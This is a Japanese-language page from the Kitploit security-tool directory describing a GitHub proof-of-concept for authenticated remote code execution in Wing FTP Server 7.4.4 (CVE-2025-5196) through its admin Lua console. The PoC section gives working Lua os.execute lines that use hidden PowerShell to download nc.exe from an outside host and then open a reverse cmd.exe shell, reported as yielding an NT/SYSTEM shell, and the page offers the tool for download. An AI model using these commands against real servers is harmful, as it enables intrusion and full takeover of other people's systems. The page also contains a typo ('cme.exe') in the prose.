Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/nouvexr/wing-ftp-server-7.4.4-rce-authenticated
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミングペイロード開発
GitHubnouvexr/wing-ftp-server-7.4.4-rce-authenticated

Wing-FTP-Server-7.4.4-RCE-Authenticated

Wing FTP Server は、Web インターフェース経由でアクセス可能な管理用 Lua スクリプトコンソールを提供します。認証された管理者は、不十分なサンドボックス化により任意の Lua コードを実行できます。CVE-2025-5196

リポジトリを見る
21261年前未レビュー
共有

Wing FTP Server 7.4.4 - リモートコード実行(認証済み)(CVE-2025-5196)

Wing FTP Server は、Web インターフェースからアクセス可能な管理用 Lua スクリプトコンソールを提供します。認証された管理者は、不十分なサンドボックス化により任意の Lua コードを実行できます。

影響を受けるバージョン: Wing FTP Server 7.4.4 (Windows) | 認証が必要: はい


ダウンロード & リリースノート

2025年5月24日までは、ベンダーが提供するアプリケーションの最新版を次のリンクから入手できます: https://www.wftpserver.com/download.htm


さらに、同じ日付の時点で、RCE の脆弱性がバージョン 7.4.4 で修正されたことを示すリリースノートが公開されていることに留意できます。リリースノートへのリンクはこちらにあります: https://www.wftpserver.com/serverhistory.htm image


PoC

CVE-2025-5196 に関連する PoC VulDB image


Wing FTP Server Web インターフェース

image

image


コマンドの最初の部分は、nc.exe(Windows x86 用 netcat)をパス "C:\Users\usuario\Desktop\Drops" にダウンロードします。2番目の部分は、nc.exe 192.168.234.131 4443 -e cme.exe を実行します。

os.execute('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "(New-Object Net.WebClient).DownloadFile(\'http://192.168.234.131:8000/nc.exe\', \'C:\\\\Users\\\\usuario\\\\Desktop\\\\Drops\\\\nc.exe\')"')
os.execute('cmd /c powershell -NoP -W Hidden -Command "Start-Process \\"C:\\Users\\usuario\\Desktop\\Drops\\nc.exe\\" -ArgumentList \\"192.168.234.131\\",\\"4443\\",\\"-e\\",\\"cmd.exe\\""')

image

NT/SYSTEM シェル image

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    392
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    344
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    336

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →